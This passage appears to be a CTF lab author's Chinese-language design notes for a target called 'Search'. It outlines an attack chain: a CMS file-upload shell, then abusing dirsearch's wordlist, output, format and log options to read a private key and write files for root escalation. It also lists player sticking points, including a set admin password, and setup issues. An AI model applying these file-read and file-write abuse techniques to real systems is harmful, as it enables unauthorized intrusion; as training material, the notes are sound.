┌──(npc㉿kali)-[~/test/test]
└─$
```

04、攻击流程简述

通过 CMS 文件上传漏洞拿到 www-data shell

利用 dirsearch 读取 7r1umphk 用户私钥

7r1umphk 用户利用 dirsearch 利用文件写提权

05、靶机重点

挖掘 dirsearch 文件写功能的潜力，重点是 -w、-o、-format、-log 参数的配合使用

-w：指定扫描字典文件（这里被用来读取任意文件）
-o：控制任意位置写入文件
--format：控制写入文件的内容格式
--log：控制写入文件的内容

06、选手卡点

分析选手预期可能卡在哪里。

1、依赖单一工具 dirsearch，dirsearch 默认扫描字典不包含 后台密码备份文件 setup.txt，选手未尝试其他常见字典，无法进入后台。

2、选手尝试爆破登录后台 admin 用户密码，密码是 MazeSec2025 ，非常见弱口令，爆破无果，无法进入后台。

3、选手未对 CMS 指纹特征进行信息收集及利用，没有在 Github 找到该开源 CMS 项目及 issue 中披露的文件上传 getshell 方案，尝试自主挖掘 CMS 框架漏洞，无果。

4、选手通过 issue 披露的方案拿到 www-data shell 后，没有稳定优化 shell 环境，可能存在一些命令交互问题。

5、选手未挖掘 dirsearch 的 读取字典功能，错失文件读取机会。

6、选手尝试读取默认 id_rsa 私钥，未考虑到可能存在其他算法的私钥文件，如果 id_ed25519 ，错失提升到 7r1umphk 用户的机会。

7、选手拿到 7r1umphk 用户 shell 后，未挖掘 dirsearch 的写入功能，仍使用 读取功能，读取 shadow 文件，爆破 root 用户密码，root 密码复杂度较高，爆破无果。

8、选手发现 dirsearch 有写入功能，但未考虑到写入内容不完全可控的场景及 dirsearch 工具参数测试不充分，无法构造出可利用的 payload。

读取功能挖掘：

- 1、任意web站点
- 2、任意文件读取
- 3、存在可写可读目录（/tmp）
- 4、使用--log参数指定可读文件

写入功能挖掘：

- 1、构造可控web站点，确保dirsearch默认字典可以扫到东西，扫到东西时才会生成输出文件
- 2、利用 -o 参数控制任意文件
- 3、使用 -format 参数指定输出类型为plain，这个类型下，会记录 dirsearch 的启动命令行参数
- 4、使用 --log 参数值控制写入内容，单引号构造换行


07、可行测试

出题人本地测试可行

08、靶机名称

Search 靶机，靶机重点使用了 dirsearch 工具以及入口处 cms 考察的开源情报收集能力，所以给靶机取名 Search。

小故事：



14、遇到的问题

问题1：靶机 apache 默认未启用 rewrite 模块

非预期：完成以上配置重启apache后，配置的工作目录 /var/www/html/frontend/web 没有生效
原因：因为启用了包含 RewriteEngine 的 VirtualHost 配置，但未启用 rewrite 模块，导致配置语法检查不通过，apache2ctl configtest 报错，服务无法正常加载新的站点配置；
结果就是：访问时仍然落在原来默认的 DocumentRoot /var/www/html，看起来像是“新配置没生效”。（具体表现取决于当时服务是否已经在运行：可能直接启动失败，也可能继续使用旧的配置。）

问题2：靶机默认无 MySQL 服务

现象：CMS 页面报 PDO 异常，提示连接 MySQL 失败。
原因：模板系统没有内置 MySQL 服务，需要额外部署；同时 `/run` 是 tmpfs，早期用 `/var/run/mysqld` 手动建目录的方式，重启后目录会消失，导致 Yii2 报 "No such file or directory"。

最终做法：采用二进制部署 + systemd 的 `RuntimeDirectory=mysqld` 管理 `/run/mysqld`，具体步骤见前文「安装 MySQL 数据库」小节。

问题3：CMS 部署时未使用域名

现象：靶机在构建时硬编码了 IP，在分发给选手时出现部分资源加载问题。
原因：CMS 部署时未使用域名，导致部分资源加载失败。

解决方案：

- 1、在靶机 /etc/hosts 里添加域名映射 127.0.0.1 example.com
- 2、apache 配置文件里添加 ServerName example.com
- 3、CMS 部署时使用 example.com 作为站点域名